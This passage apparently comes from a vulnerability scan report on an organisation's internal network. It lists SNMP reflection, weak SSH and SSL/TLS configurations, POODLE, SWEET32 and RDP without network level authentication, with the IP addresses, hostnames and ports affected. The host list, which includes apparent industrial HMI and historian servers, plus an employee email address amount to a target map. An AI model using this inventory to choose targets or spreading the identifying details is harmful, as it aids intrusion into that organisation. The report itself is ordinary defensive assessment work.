445/tcp 10.100.2.55 (Training3) on port 445/tcp 10.100.2.53 (it05-100625) on port 445/tcp 10.100.2.52 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.49 (IT09-H42HYV1) on port 445/tcp 10.100.1.99 (IT10-BVMFJX2) on port 445/tcp 10.100.1.97 (IT10-37HWTR1) on port 445/tcp 10.100.1.76 (IT10-F8BP2R1) on port 445/tcp 10.100.1.68 (IT10-F20GXV1) on port 445/tcp 10.100.1.66 (IT10--HNGWST2) on port 445/tcp
Additional Output	n/a

SNMP 'GETBULK' Reflection DDoS	
Severity	
Description	The remote SNMP daemon is responding with a large amount of data to a 'GETBULK' request with a larger than normal value for 'max-repetitions'. A remote attacker can use this SNMP server to conduct a reflected distributed denial of service attack on an arbitrary remote host. The remote SNMP daemon is affected by a vulnerability that allows a reflected distributed denial of service attack.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
Recommendation	Disable the SNMP service on the remote host if you do not use it. Otherwise, restrict and monitor access to this service, and consider changing the default 'public' community string.
References	http://www.nessus.org/u?8b551b5c http://www.nessus.org/u?bdb53cfc
Affected Nodes	192.168.2.58 on port 161/udp 192.168.2.57 on port 161/udp 192.168.2.55 on port 161/udp 192.168.2.20 on port 161/udp 192.168.2.14 on port 161/udp 192.168.2.2 on port 161/udp 192.168.2.28 on port 161/udp 10.100.7.68 on port 161/udp 10.100.7.67 on port 161/udp 10.100.7.64 on port 161/udp 10.100.7.63 on port 161/udp

Additional Output	vPenTest Partner was able to determine the SNMP service can be abused in an SNMP Reflection DDoS attack : Request size (bytes) : 42 Response size (bytes) : 2312

SSH Weak Algorithms Supported

Severity	
Description	vPenTest Partner has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys. The remote SSH server is configured to allow weak encryption algorithms or no algorithm at all.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
Recommendation	Contact the vendor or consult product documentation to remove the weak ciphers.
References	https://tools.ietf.org/html/rfc4253#section-6.3
Affected Nodes	10.100.7.74 on port 22/tcp
Additional Output	The following weak server-to-client encryption algorithms are supported : arcfour arcfour128 The following weak client-to-server encryption algorithms are supported : arcfour arcfour128

SSL Certificate Cannot Be Trusted

Severity	
Description	The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below : - First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority. - Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates. - Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that vPenTest Partner either does not support or does not recognize. If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host. The SSL certificate for this service cannot be trusted.
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
CVSS3	6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)
Recommendation	Purchase or generate a proper certificate for this service.
References	https://www.itu.int/rec/T-REC-X.509/en https://en.wikipedia.org/wiki/X.509
Affected Nodes	192.168.2.74 on port 3389/tcp 192.168.2.71 on port 3389/tcp

192.168.2.64 on port 443/tcp
192.168.2.61 on port 443/tcp
192.168.2.60 on port 443/tcp
192.168.2.59 on port 443/tcp
192.168.2.58 on port 443/tcp
192.168.2.94 on port 631/tcp
192.168.2.82 on port 3389/tcp
192.168.2.78 on port 3389/tcp
192.168.2.63 on port 443/tcp
192.168.2.57 on port 443/tcp
192.168.2.56 on port 443/tcp
192.168.2.55 on port 443/tcp
192.168.2.51 on port 443/tcp
192.168.2.22 on port 3389/tcp
192.168.2.18 on port 54433/tcp
192.168.2.8 on port 1433/tcp
192.168.2.8 on port 3389/tcp
192.168.2.8 on port 2002/tcp
192.168.2.6 on port 3389/tcp
192.168.2.5 on port 443/tcp
192.168.2.3 on port 5989/tcp
192.168.2.3 on port 443/tcp
10.100.35.119 on port 3389/tcp
10.100.35.104 on port 443/tcp
10.100.35.101 on port 443/tcp
10.100.35.89 on port 3389/tcp
10.100.35.87 on port 443/tcp
10.100.35.73 on port 3001/tcp
192.168.2.18 on port 3389/tcp
192.168.2.5 on port 902/tcp
192.168.2.5 on port 5989/tcp
192.168.2.3 on port 902/tcp
10.100.35.113 on port 443/tcp
10.100.35.51 on port 443/tcp
10.100.35.50 on port 443/tcp
10.100.34.85 on port 3389/tcp
10.100.34.65 on port 443/tcp
10.100.33.61 on port 3389/tcp
10.100.33.59 on port 3389/tcp
10.100.34.80 on port 443/tcp
10.100.33.54 on port 3389/tcp
10.100.33.52 on port 443/tcp
10.100.31.82 on port 443/tcp
10.100.31.81 on port 443/tcp
10.100.31.66 on port 443/tcp
10.100.31.65 on port 443/tcp
10.100.32.65 on port 3389/tcp
10.100.31.69 on port 443/tcp
10.100.31.69 on port 5061/tcp
10.100.31.64 on port 443/tcp
10.100.31.60 on port 443/tcp
10.100.31.54 on port 443/tcp
10.100.31.52 on port 443/tcp
10.100.20.200 on port 1433/tcp
10.100.20.33 (lt186) on port 3389/tcp
10.100.7.210 on port 3389/tcp
10.100.7.210 on port 3071/tcp
10.100.7.201 on port 3389/tcp
10.100.7.131 on port 3389/tcp
10.100.7.125 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.118 on port 3389/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.98 on port 443/tcp
10.100.7.97 on port 443/tcp
10.100.7.96 on port 9080/tcp

10.100.7.96 on port 443/tcp
10.100.7.135 on port 3389/tcp
10.100.7.95 (IT09-5Z5KN53) on port 9080/tcp
10.100.7.95 (IT09-5Z5KN53) on port 443/tcp
10.100.7.88 (URSIOSSVR01) on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.74 on port 443/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.7.69 on port 443/tcp
10.100.7.66 (URSIOSSVR02) on port 3389/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.7.51 (it03-8ddvdv1) on port 3389/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.6.20 on port 443/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.5.58 on port 443/tcp
10.100.3.64 (IT01-4P775Y2) on port 3389/tcp
10.100.3.57 on port 443/tcp
10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp
10.100.3.51 (IT03-4M7MM32) on port 3389/tcp
10.100.2.93 (IT10-DHVDT13) on port 3389/tcp
10.100.2.81 (WindUtilWS) on port 3389/tcp
10.100.2.70 (IT09-6GRJN53) on port 443/tcp
10.100.2.60 on port 9080/tcp
10.100.2.60 on port 443/tcp
10.100.2.58 on port 9080/tcp
10.100.2.58 on port 443/tcp
10.100.2.57 on port 9080/tcp
10.100.2.57 on port 443/tcp
10.100.2.56 on port 9080/tcp
10.100.2.56 on port 443/tcp
10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp
10.100.2.53 (it05-100625) on port 3389/tcp
10.100.2.53 (it05-100625) on port 8191/tcp
10.100.2.53 (it05-100625) on port 8089/tcp
10.100.2.51 on port 8834/tcp
10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
10.100.2.49 (IT09-H42HYV1) on port 443/tcp
10.100.2.45 on port 8443/tcp
10.100.2.45 on port 443/tcp
10.100.1.151 on port 443/tcp
10.100.1.150 on port 443/tcp
10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp
10.100.1.80 on port 8009/tcp
10.100.1.80 on port 8443/tcp
10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp
10.100.1.74 on port 443/tcp

Additional Output

```
The following certificate was at the top of the certificate
chain sent by the remote host, but it is signed by an unknown
certificate authority :

|-Subject : CN=shipping-imac.local
|-Issuer  : CN=shipping-imac.local
```

SSL Certificate Expiry	
Severity	
Description	This plugin checks expiry dates of certificates associated with SSL- enabled services on the target and reports whether any have already expired. The remote server's SSL certificate has already expired.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Purchase or generate a new SSL certificate to replace the existing one.
References	n/a
Affected Nodes	192.168.2.51 on port 443/tcp 10.100.7.210 on port 3071/tcp 10.100.7.111 on port 3071/tcp

Additional Output	`The SSL certificate has already expired :`
	
	`  Subject  : C=US, ST=Texas, L=Houston, O=Volta LLC, CN=volta-us, emailAddress=charles.hopper@volta-us.com`
	`  Issuer  : C=US, ST=Texas, L=Houston, O=Volta LLC, CN=volta-us, emailAddress=charles.hopper@volta-us.com`
	`  Not valid before : May 24 19:18:41 2017 GMT`
	`  Not valid after  : May 24 19:18:41 2018 GMT`

SSL Certificate Signed Using Weak Hashing Algorithm	
Severity	
Description	The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service. Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm. Note that certificates in the chain that are contained in the vPenTest Partner CA database (known_CA.inc) have been ignored. An SSL certificate in the certificate chain has been signed using a weak hash algorithm.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)
Recommendation	Contact the Certificate Authority to have the certificate reissued.
References	https://tools.ietf.org/html/rfc3279 http://www.nessus.org/u?9bb87bf2 http://www.nessus.org/u?e120eea1 http://www.nessus.org/u?5d894816 http://www.nessus.org/u?51db68aa http://www.nessus.org/u?9dc7bfba
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.57 on port 443/tcp 192.168.2.55 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.56 on port 443/tcp

	192.168.2.18 on port 54433/tcp 192.168.2.3 on port 443/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 10.100.20.200 on port 1433/tcp 10.100.7.210 on port 3389/tcp 10.100.7.210 on port 3071/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.115 on port 3389/tcp 10.100.7.111 on port 3071/tcp 10.100.7.86 (HIST-01A) on port 1433/tcp 10.100.7.85 (MPM) on port 1433/tcp 10.100.7.71 (VSS-01B) on port 1433/tcp 10.100.7.73 (VSS-01A) on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp

Additional Output	`The following certificates were part of the certificate chain sent by the remote host, but contain hashes that are considered to be weak.`
	
	`|-Subject : C=US/ST=California/L=Sunnyvale/O=Ruckus Wireless Inc/CN=Ruckus Wireless Inc. SN-431204006316`
	`|-Signature Algorithm : SHA-1 With RSA Encryption`
	`|-Valid From : Sep 10 06:34:18 2012 GMT`
	`|-Valid To : Sep 18 06:34:18 2037 GMT`

SSL Certificate with Wrong Hostname	
Severity	
Description	The 'commonName' (CN) attribute of the SSL certificate presented for this service is for a different machine. The SSL certificate for this service is for a different host.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Purchase or generate a proper certificate for this service.
References	n/a
Affected Nodes	192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.22 on port 3389/tcp 192.168.2.19 on port 3389/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 1433/tcp 192.168.2.8 on port 3389/tcp 192.168.2.6 on port 3389/tcp 192.168.2.22 on port 443/tcp 192.168.2.19 on port 443/tcp 10.100.20.200 on port 1433/tcp 10.100.7.210 on port 3071/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.111 on port 3071/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.2.70 (IT09-6GRJN53) on port 443/tcp 10.100.2.53 (it05-100625) on port 8191/tcp

	10.100.2.53 (it05-100625) on port 8089/tcp 10.100.2.51 on port 8834/tcp

Additional Output	`The identities known by vPenTest Partner are :`
	
	`192.168.2.78`
	`192.168.2.78`
	
	`The Common Name in the certificate is :`
	
	`WIRESHOP.ad.volta-us.com`

SSL Medium Strength Cipher Suites Supported (SWEET32)	
Severity	
Description	The remote host supports the use of SSL ciphers that offer medium strength encryption. vPenTest Partner regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite. Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network. The remote service supports the use of medium strength SSL ciphers.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Reconfigure the affected application if possible to avoid use of medium strength ciphers.
References	https://www.openssl.org/blog/blog/2016/08/24/sweet32/ https://sweet32.info
Affected Nodes	192.168.2.71 on port 3389/tcp 192.168.2.64 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.58 on port 1883/tcp 192.168.2.57 on port 1883/tcp 192.168.2.57 on port 443/tcp 192.168.2.56 on port 1883/tcp 192.168.2.55 on port 443/tcp 192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.63 on port 443/tcp 192.168.2.56 on port 443/tcp 192.168.2.55 on port 1883/tcp 192.168.2.51 on port 443/tcp 10.100.35.89 on port 3389/tcp 10.100.35.87 on port 443/tcp 192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 1433/tcp 192.168.2.8 on port 3389/tcp 192.168.2.6 on port 3389/tcp 192.168.2.5 on port 5989/tcp 192.168.2.3 on port 5989/tcp 10.100.35.119 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.104 on port 443/tcp 10.100.35.101 on port 443/tcp 10.100.35.51 on port 443/tcp 10.100.34.85 on port 3389/tcp 10.100.34.80 on port 443/tcp 10.100.34.65 on port 443/tcp

10.100.33.61 on port 3389/tcp
10.100.33.59 on port 3389/tcp
10.100.33.52 on port 443/tcp
10.100.32.65 on port 3389/tcp
10.100.33.54 on port 3389/tcp
10.100.20.200 on port 1433/tcp
10.100.20.33 (lt186) on port 3389/tcp
10.100.7.210 on port 3071/tcp
10.100.7.201 on port 3389/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.210 on port 3389/tcp
10.100.7.135 on port 3389/tcp
10.100.7.131 on port 3389/tcp
10.100.7.125 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.118 on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.66 (URSIOSSVR02) on port 3389/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.7.51 (it03-8ddvdv1) on port 3389/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp
10.100.7.88 (URSIOSSVR01) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.3.64 (IT01-4P775Y2) on port 3389/tcp
10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp
10.100.3.51 (IT03-4M7MM32) on port 3389/tcp
10.100.2.93 (IT10-DHVDT13) on port 3389/tcp
10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp
10.100.2.53 (it05-100625) on port 3389/tcp
10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp
10.100.2.81 (WindUtilWS) on port 3389/tcp
10.100.1.80 on port 8009/tcp
10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp

Additional Output

```
Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)          SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

SSL Self-Signed Certificate	
Severity	
Description	The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host. Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority. The SSL certificate chain for this service ends in an unrecognized self-signed certificate.
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
Recommendation	Purchase or generate a proper certificate for this service.
References	n/a
Affected Nodes	192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.71 on port 3389/tcp 192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.57 on port 443/tcp 192.168.2.55 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.94 on port 631/tcp 192.168.2.82 on port 3389/tcp 192.168.2.56 on port 443/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.104 on port 443/tcp 10.100.35.89 on port 3389/tcp 10.100.35.87 on port 443/tcp 10.100.35.73 on port 3001/tcp 192.168.2.22 on port 3389/tcp 192.168.2.18 on port 54433/tcp 192.168.2.8 on port 1433/tcp 192.168.2.8 on port 2002/tcp 192.168.2.6 on port 3389/tcp 10.100.35.119 on port 3389/tcp 10.100.35.101 on port 443/tcp 10.100.35.51 on port 443/tcp 10.100.35.50 on port 443/tcp 10.100.34.85 on port 3389/tcp 10.100.33.61 on port 3389/tcp 10.100.33.59 on port 3389/tcp 10.100.33.54 on port 3389/tcp 10.100.33.52 on port 443/tcp 10.100.32.65 on port 3389/tcp 10.100.31.82 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 5061/tcp 10.100.31.60 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.20.200 on port 1433/tcp 10.100.20.33 (lt186) on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.210 on port 3071/tcp 10.100.7.201 on port 3389/tcp 10.100.7.135 on port 3389/tcp

10.100.7.131 on port 3389/tcp
10.100.7.125 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.118 on port 3389/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.96 on port 9080/tcp
10.100.7.95 (IT09-5Z5KN53) on port 9080/tcp
10.100.7.88 (URSIOSSVR01) on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.74 on port 443/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.7.69 on port 443/tcp
10.100.7.66 (URSIOSSVR02) on port 3389/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.7.51 (it03-8ddvdv1) on port 3389/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.6.20 on port 443/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.5.58 on port 443/tcp
10.100.3.64 (IT01-4P775Y2) on port 3389/tcp
10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp
10.100.3.51 (IT03-4M7MM32) on port 3389/tcp
10.100.2.93 (IT10-DHVDT13) on port 3389/tcp
10.100.2.70 (IT09-6GRJN53) on port 443/tcp
10.100.2.60 on port 9080/tcp
10.100.2.58 on port 9080/tcp
10.100.2.57 on port 9080/tcp
10.100.2.56 on port 9080/tcp
10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp
10.100.2.53 (it05-100625) on port 3389/tcp
10.100.2.53 (it05-100625) on port 8191/tcp
10.100.2.53 (it05-100625) on port 8089/tcp
10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
10.100.2.49 (IT09-H42HYV1) on port 443/tcp
10.100.2.45 on port 8443/tcp
10.100.2.45 on port 443/tcp
10.100.1.151 on port 443/tcp
10.100.1.150 on port 443/tcp
10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp
10.100.2.81 (WindUtilWS) on port 3389/tcp
10.100.1.80 on port 8009/tcp
10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp

Additional Output

```
The following certificate was found at the top of the certificate
chain sent by the remote host, but is self-signed and was not
found in the list of known certificate authorities :

|-Subject : CN=shipping-imac.local
```

SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection

218

Severity	
Description	The remote service encrypts traffic using TLS / SSL but allows a client to insecurely renegotiate the connection after the initial handshake. An unauthenticated, remote attacker may be able to leverage this issue to inject an arbitrary amount of plaintext into the beginning of the application protocol stream, which could facilitate man-in-the-middle attacks if the service assumes that the sessions before and after renegotiation are from the same 'client' and merges them at the application layer. The remote service allows insecure renegotiation of TLS / SSL connections.
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:P)
Recommendation	Contact the vendor for specific patch information.
References	http://www.ietf.org/mail-archive/web/tls/current/msg03948.html http://www.g-sec.lu/practicaltls.pdf https://tools.ietf.org/html/rfc5746
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp

Additional Output	`TLSv1 supports insecure renegotiation.`
	
	`SSLv3 supports insecure renegotiation.`

SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)

Severity	
Description	The remote host is affected by a man-in-the-middle (MitM) information disclosure vulnerability known as POODLE. The vulnerability is due to the way SSL 3.0 handles padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode. MitM attackers can decrypt a selected byte of a cipher text in as few as 256 tries if they are able to force a victim application to repeatedly send the same data over newly created SSL 3.0 connections. As long as a client and service both support SSLv3, a connection can be 'rolled back' to SSLv3, even if TLSv1 or newer is supported by the client and service. The TLS Fallback SCSV mechanism prevents 'version rollback' attacks without impacting legacy clients; however, it can only protect connections when the client and service support the mechanism. Sites that cannot disable SSLv3 immediately should enable this mechanism. This is a vulnerability in the SSLv3 specification, not in any particular SSL implementation. Disabling SSLv3 is the only way to completely mitigate the vulnerability. It is possible to obtain sensitive information from the remote host with SSL/TLS-enabled services.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	6.8 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:N/A:N)
Recommendation	Disable SSLv3. Services that must support SSLv3 should enable the TLS Fallback SCSV mechanism until SSLv3 can be disabled.
References	https://www.imperialviolet.org/2014/10/14/poodle.html https://www.openssl.org/~bodo/ssl-poodle.pdf https://tools.ietf.org/html/draft-ietf-tls-downgrade-scsv-00
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.62 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.18 on port 54433/tcp

	192.168.2.3 on port 443/tcp 192.168.2.19 on port 443/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 10.100.20.200 on port 1433/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.210 on port 3071/tcp 10.100.7.111 on port 3071/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp

Additional Output	`vPenTest Partner determined that the remote server supports SSLv3 with at least one CBC cipher suite, indicating that this server is vulnerable.`
	
	`It appears that TLSv1 or newer is supported on the server. However, the Fallback SCSV mechanism is not supported, allowing connections to be "rolled back" to SSLv3.`

Terminal Services Doesn't Use Network Level Authentication (NLA) Only	
Severity	
Description	The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established. The remote Terminal Services doesn't use Network Level Authentication only.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	4.0 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N)
Recommendation	Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.
References	https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc732713(v=ws.11) http://www.nessus.org/u?e2628096
